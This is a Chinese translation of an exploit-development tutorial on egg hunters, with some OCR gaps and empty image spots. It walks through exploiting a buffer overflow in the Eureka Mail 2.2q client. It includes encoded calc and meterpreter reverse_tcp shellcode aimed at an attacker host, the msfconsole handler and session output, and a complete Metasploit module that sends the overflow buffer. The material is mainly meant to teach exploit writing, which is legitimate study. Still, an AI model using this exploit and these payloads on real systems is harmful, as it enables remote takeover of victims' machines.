
在两个蛋(w00t)和 shellcode 之间增加一个断点（在 shellcode 前面再放置一个 0xCC）。然后再运行 exploit（别忘了附加调试器）。

我们看到蛋和 shellcode 代码实际位于应用的资源段(resources section)地址空间内.



这表明寻蛋代码(位于 0x12cd6c 处)必须搜索到地址 0x004739AD 才能找到 shellcode.

如果在 jmp esp 处下断点，可以看到栈上的内容：



尽管 shellcode 并不在寻蛋代码附近，但是寻蛋代码还是在不算长的时间里找到并执行了 shellcode。这真是太酷了！

如果 shellcode 被保存在堆空间，我们怎么办？我们如何才能找到内存中的所有 shellcode 拷贝？如果找到 shellcode 需要非常长的时间怎么办？我们是不是可以包装寻蛋代码来从一个特定的位置开始搜索？有没有方法可以修改寻蛋代码开始搜索的位置？有太多的问题需要解决。让我们继续前进！

包装寻蛋代码的开始搜索位置（增加趣味性、速度和可靠性）

在我们的例子中，寻蛋代码首先执行以下指令

（我们假定此时 EDX 中的值是 0x0012F468（原文中此处是 0x12E468），而蛋（即标记）位于地址 0x0012F555 附近）

```
0012F460   66:81CA FF0F     OR DX,0FFF
0012F465   42               INC EDX
0012F466   52               PUSH EDX
0012F467   6A 02            PUSH 2
0012F469   58               POP EAX
```

第一条指令执行后,EDX 的值改变为 0x0012FFFF.下一条指令(INC EDX)把 edx 的值增加 1，现在 EDX 中的值是 0x00130000.这个值指向当前栈帧(Stack Frame)的结尾，所以搜索过程没有尝试搜索当前栈帧来找到一份 shellcode 的拷贝（当然在前面的例子中，并没有这样的一份拷贝存在，不过这种情况仍然存在）。彩蛋和 shellcode 一起藏在内存的某个角落，寻蛋代码终究会找到它。所以不存在什么问题。

但是如果 shellcode 的拷贝只出现在当前栈帧（这种情况很少，但并不是不会发生），那么这份寻蛋代码将无功而返（因为它从 shellcode 后面开始搜索）。显然，如果可以执行代码，并且 shellcode 代码就在栈上，那么可以很容易的用一个短跳转（或长跳转）加上一个位移直接跳转到 shellcode……不过这样做不总是那么可靠。

无疑，肯定会出现一些情况，我们需要调整寻蛋代码使它从正确的位置开始搜索。（例如调整搜索位置在彩蛋前面一点，然后再开始搜索）。

调试一下，你就会更清楚（当寻蛋代码开始执行时查看 EDI 寄存器，你就会找到搜索是从什么地方开始的）。如果确实需要对寻蛋代码做这种修改,你值得花些时间对寻蛋代码的前几行指令做些研究。例如用 00 00 替换 FF FF 将使搜索从当前的栈帧开始。当然这时代码中会包含你不得不处理的 null 字节。如果确实遇到了这个问题，那么需要一点点创造性。通过用其他指令来替换 0x66、0x81、0xCA、0xFF、0x0F 指令可以使用开始搜索的位置更接近 shellcode。

这里有一些常见的例子：

- 找到当前栈帧的起始地址，把结果赋给 EDI。
- 把其他寄存器的值赋给 EDI。
- 找到堆的开始位置，把结果赋给 EDI。（首先从 TEB＋0x30 得到 PEB 的值，然后从 PEB＋0x90 出得到进程堆）。阅读这份文档学习更多构建搜索堆空间的寻蛋代码的方法。
- 找到可执行镜像文件的基地址（Image Base Address）,把结果赋给 EDI。
- 把一个自定义的赋值给 EDI（这是个危险的举动——类似与硬编码一个地址，所以确保这个位置在 shellcode 之前）。你可以查看寻蛋代码执行时的寄存器的值，看是否某个寄存器的值比较适合(在真正的 shellcode 代码前，且离 shellcode 足够近)放到 EDI 中。也许你可以考虑使用 esp 处的值（也许几个 POP EDI 指令就能给 EDI 一个有用的值）。
- 其他情况

当然，仅在以下情况下才建议调整开始搜索的位置：

- 搜索速度难以接受。
- Exploit 不能工作
- 修改后 exploit 仍然是通用的或者这个 exploit 只需要使用一次。

总之，为的生成一个更好、更快、更小、更……的 exploit，你总是需要充分发挥你的创造性。

嗨，既然寻蛋代码在大多数情况下都工作良好，为什么我还需要改变开始地址？

这是个很值得思考的问题！

有时内存中可能存在最终的 shellcode 的多份拷贝。不过这里面有些拷贝被破坏(或被截断了)。这种情况下，就必须修改搜索的开始位置来避开那些被破坏的拷贝。（毕竟寻蛋代码只寻找标记组成的 8 个字节而不检查后面的 shellcode 的有效性）

可以使用"!pvefindaddr compare"命令来找出 shellcode 在内存中的位置以及有没有被破坏。注意这个功能是在插件的 1.16 版本中加入的。

这个功能会搜索内存中的所有 shellcode 拷贝并和和指定的文件中保存的 shellcode 进行比较，并给出 shellcode 拷贝的位置和该拷贝是否被破坏（被修改/截断）。根据结果信息，就可以知道是否要修改搜索的开始地址，如果要修改，知道什么值合适。

下面示例如何使用该功能。

首先，需要把 shellcode 写进一个文件。可以使用下面的脚本来做到这一点。

```
# write shellcode for calc.exe to file called code.bin
# you can - of course - prepend this with egghunter tag
# if you want
#
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open(FILE,">code.bin");
print FILE $shellcode;
print "Wrote ".length($shellcode)." bytes to file code.bin\n";
close(FILE);
```


（这里假定把文件写到 C:\tmp.注意这里并没有在 shellcode 前面放置 w00tw00t,这是因为这是一项通用的技术，并非只对寻蛋技术有用）.

下一步，附加调试器到应用程序。放置一个可以在在 shellcode 执行前中断的断点，然后触发 exploit.


现在运行下面的命令：

!pvefindaddr compare c:\tmp\code.bin

脚本将打开文件，取出前 8 个字节，然后在内存中寻找指向这 8 个字节的地址。在每一个找到的地址处，脚本将把内存中的 shellcode 和文件中的进行比较，如果 shellcode 没有被修改，就会有如下输出：



如果存在差别（为了测试，我们故意修改几个字节）就会有如下输出：



- 对每个不匹配的字节，日志中都会有一条信息：指明在 shellcode 中的位置、原始值（文件中的值）、内存中的值。（我们可以参考这些信息做出一个 bad char 列表，以及考虑是否应该对 shellcode 做大小写转换等）
- 底部有一个对应的可视化的展示。”-“表示不匹配的字节。

所以如果内存中的 shellcode 拷贝被破坏了，你可以重编码 shellcode 过滤掉那些坏字符。但是如果内存中有一个没有被破坏的拷贝，首先就可以想办法让寻蛋代码从一个首先找到没被破坏 shellcode 的地址开始搜索。

NOTE：

通过增加一个内存地址到命令行，可以把指定位置的内存处的字节和文件中的字节进行比较。

看看寻蛋代码对大的 shellcode 是否工作正常。（这也是我们使用寻蛋方案的一个原因）

这次换用一个较大的 shellcode 试一下。在这次的 exploit 攻击中我们启动一个建立在 TCP 上的 meterpreter 会话（一个连向攻击者的连接）。

首先生成 shellcode。 我的攻击电脑 IP 地址是 192.168.0.122.默认端口 4444。并限制只能使用字符编码，命令行如下：

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b '0×00' -t perl -e x86/alpha_mixed

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b
'0x00' -t perl -e x86/alpha_mixed
[*] x86/alpha_mixed succeeded with size 644 (iteration=1)

my $buf =
"\x89\xe5\xd9\xe5\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x49\x6c\x4b\x58\x4e\x69\x45\x50\x45\x50" .
"\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42\x50\x64" .
"\x4e\x6b\x42\x72\x44\x70\x4c\x4b\x46\x32\x46\x6c\x4e\x6b" .
"\x43\x62\x45\x44\x4e\x6b\x44\x32\x51\x38\x46\x6f\x4c\x77" .
"\x50\x4a\x45\x76\x45\x61\x4b\x4f\x45\x61\x49\x50\x4e\x4c" .
"\x47\x4c\x43\x51\x43\x4c\x46\x62\x44\x6c\x51\x30\x4f\x31" .
"\x4a\x6f\x44\x4d\x43\x31\x4f\x37\x4d\x32\x4c\x30\x50\x52" .
"\x42\x77\x4e\x6b\x50\x52\x44\x50\x4e\x6b\x50\x42\x47\x4c" .
"\x43\x31\x4a\x70\x4e\x6b\x43\x70\x43\x48\x4b\x35\x49\x50" .
"\x43\x44\x43\x7a\x45\x51\x48\x50\x46\x30\x4e\x6b\x43\x78" .
"\x45\x48\x4c\x4b\x50\x58\x45\x70\x47\x71\x49\x43\x4a\x43" .
"\x47\x4c\x42\x69\x4c\x4b\x44\x74\x4e\x6b\x47\x71\x49\x46" .
"\x50\x31\x49\x6f\x50\x31\x4b\x70\x4e\x4c\x4b\x71\x4a\x6f" .
"\x44\x4d\x47\x71\x4b\x77\x45\x68\x4b\x50\x43\x45\x4a\x54" .
"\x47\x73\x43\x4d\x49\x68\x45\x6b\x43\x4d\x51\x34\x44\x35" .
"\x4d\x32\x51\x48\x4c\x4b\x42\x78\x51\x34\x47\x71\x4b\x63" .
"\x43\x56\x4e\x6b\x46\x6c\x50\x4b\x4c\x4b\x43\x68\x47\x6c" .
"\x45\x51\x4e\x33\x4e\x6b\x45\x54\x4e\x6b\x46\x61\x4a\x70" .
"\x4c\x49\x50\x44\x51\x34\x45\x74\x51\x4b\x43\x6b\x51\x71" .
"\x51\x49\x50\x5a\x42\x71\x49\x6f\x4d\x30\x51\x48\x43\x6f" .
"\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4d\x56\x51\x4d\x51\x78" .
"\x46\x53\x46\x52\x45\x50\x47\x70\x50\x68\x42\x57\x50\x73" .
"\x50\x32\x51\x4f\x50\x54\x51\x78\x42\x6c\x44\x37\x46\x46" .
"\x43\x37\x49\x6f\x4e\x35\x4c\x78\x4c\x50\x46\x61\x43\x30" .
"\x45\x50\x46\x49\x4a\x64\x51\x44\x50\x50\x43\x58\x44\x69" .
"\x4f\x70\x42\x4b\x45\x50\x4b\x4f\x48\x55\x50\x50\x46\x30" .
"\x42\x70\x50\x50\x47\x30\x50\x50\x43\x70\x46\x30\x45\x38" .
```

```
"\x48\x6a\x46\x6f\x49\x4f\x49\x70\x4b\x4f\x4e\x35\x4f\x67" .
"\x42\x4a\x47\x75\x51\x78\x4f\x30\x4f\x58\x43\x30\x42\x5a" .
"\x50\x68\x46\x62\x43\x30\x42\x31\x43\x6c\x4c\x49\x4d\x36" .
"\x50\x6a\x42\x30\x46\x36\x46\x37\x42\x48\x4d\x49\x4e\x45" .
"\x42\x54\x51\x71\x49\x6f\x4e\x35\x4d\x55\x49\x50\x44\x34" .
"\x44\x4c\x49\x6f\x50\x4e\x44\x48\x50\x75\x4a\x4c\x43\x58" .
"\x4c\x30\x4c\x75\x49\x32\x42\x76\x49\x6f\x4a\x75\x43\x5a" .
"\x45\x50\x51\x7a\x43\x34\x42\x76\x50\x57\x51\x78\x45\x52" .
"\x4b\x69\x4b\x78\x43\x6f\x49\x6f\x48\x55\x4e\x6b\x46\x56" .
"\x51\x7a\x51\x50\x43\x58\x45\x50\x46\x70\x45\x50\x45\x50" .
"\x51\x46\x42\x4a\x45\x50\x50\x68\x51\x48\x4f\x54\x46\x33" .
"\x4d\x35\x4b\x4f\x4b\x65\x4e\x73\x46\x33\x42\x4a\x43\x30" .
"\x50\x56\x43\x63\x50\x57\x42\x48\x44\x42\x48\x59\x49\x58" .
"\x51\x4f\x49\x6f\x4b\x65\x43\x31\x49\x53\x46\x49\x4b\x76" .
"\x4d\x55\x4b\x46\x51\x65\x48\x6c\x49\x53\x47\x7a\x41\x41";
```

这次 exploit 脚本中，我们使用上面生成的 shellcode 来代替启动计算器的 shellcode。

在运行 exploit 前，我们需要建立 meterpreter 监听器：

```
./msfconsole


 _____________
< metasploit >
 -------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 227 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8091 updated today (2010.01.09)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST 192.168.0.122
LHOST => 192.168.0.122
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     192.168.0.122    yes       The local address
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started reverse handler on port 4444
```

现在运行 exploit 脚本，触发 Eureka 溢出。几秒钟后就会看到下面的信息：

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.122:4444 -> 192.168.0.193:15577)

meterpreter >
```

现在我们已经拥有了控制权。

把寻蛋技术（egg hunters）加入到 Metasploit 中

现在把我们 Eureka Mail Client 上的采用寻蛋方案的 exploit 转换成一个 Metasploit 模块。你可以在下面地址找到关于制作 Metasploit 模块的最好的指导(而且还是免费的哦）：
http://www.offensive-security.com/metasploit-unleashed/Finding-a-Return-Address

这里是关于这个模块的简单描述：

- 建立一个监听在 110 端口的 POP3 服务器
- 计算正确的偏移量（这里我们会用到 SRVHOST 参数）
- 假定客户端运行在 XP SP3（如果你能找到其他操作系统上的正确的跳板地址，你可以增加这个列表）

NOTE: 在 Metasploit 中已经有了关于这个漏洞的 metasploit 模块（见 exploits/windows/misc 目录下的 eureka_mail_err.rb）。不过我们将建立自己的模块。

下面就是一个做好的 metasploit 模块：

```
class Metasploit3 < Msf::Exploit::Remote
```

```
        Rank = NormalRanking
        include Msf::Exploit::Remote::TcpServer
        include Msf::Exploit::Egghunter
        def initialize(info = {})
           super(update_info(info,
            'Name'           => 'Eureka Email 2.2q ERR Remote Buffer Overflow Exploit',
            'Description'    => %q{
                This module exploits a buffer overflow in the Eureka Email 2.2q
                client that is triggered through an excessively long ERR message.
                },
            'Author'         =>
                [
                  'Peter Van Eeckhoutte (a.k.a corelanc0d3r)'
                ],
             'DefaultOptions' =>
                 {
                  'EXITFUNC' => 'process',
                 },
             'Payload'        =>
                 {
                  'BadChars' => "\x00\x0a\x0d\x20",
                  'StackAdjustment' => -3500,
                  'DisableNops' => true,
                 },
              'Platform'       => 'win',
              'Targets'        =>
                 [
                  [ 'Win XP SP3 English', { 'Ret' => 0x7E47BCAF } ], # jmp esp / user32.dll
                  ],
              'Privileged'     => false,
              'DefaultTarget'  => 0))

              register_options(
              [
               OptPort.new('SRVPORT', [ true, "The POP3 daemon port to listen on", 110 ]),
              ], self.class)
            end

            def on_client_connect(client)
               return if ((p = regenerate_payload(client)) == nil)

               # the offset to eip depends on the local ip address string length...
               offsettoeip=723-datastore['SRVHOST'].length
               # create the egg hunter
               hunter = generate_egghunter
               # egg
```

```
            egg = hunter[1]
            buffer =  "-ERR "
            buffer << make_nops(offsettoeip)
            buffer << [target.ret].pack('V')
            buffer << hunter[0]
            buffer << make_nops(1000)
            buffer << egg + egg
            buffer << payload.encoded + "\r\n"

            print_status(" [*] Sending exploit to #{client.peerhost}...")
            print_status("     Offset to EIP : #{offsettoeip}")
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)

            handler
            service.close_client(client)
        end

end
```

当然如果要采用自己的寻蛋方案（Metasploit 中内建的寻蛋方案是使用 NtDisplayString/NtAccessCheckAndAuditAlarm 技术的），可以手动把整个代码写进 exploit 中。

Exploit：（192.168.0.193 是运行 Eureka<使用 192.168.0.122 做 POP3 的服务器>程序的客户端 IP，192.168.0.122 是运行 metasploit 的机器的 IP）


把这个模块保存在 exploit/windows/eureka（新建的目录）目录。

测试一下：


```
#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #
       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 493 exploits - 232 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8137 updated today (2010.01.15)
msf > use exploit/windows/eureka/corelan_eureka2
msf exploit(corelan_eureka2) > set payload windows/exec
payload => windows/exec
```

```
msf exploit(corelan_eureka2) > set SRVHOST 192.168.0.122
SRVHOST => 192.168.0.122
msf exploit(corelan_eureka2) > set CMD calc
CMD => calc
msf exploit(corelan_eureka2) > exploit
[*] Exploit running as background job.
msf exploit(corelan_eureka2) >
[*] Server started.
[*]  [*] Sending exploit to 192.168.0.193...
[*]      Offset to EIP : 710
[*] Server stopped.
```

连接 Eureka Mail client 到 92.168.0.122 ：



换用一个 shellcode，建立一个绑定到 5555 端口的 shell。



Badchars 和编码器

利用 Metasploit

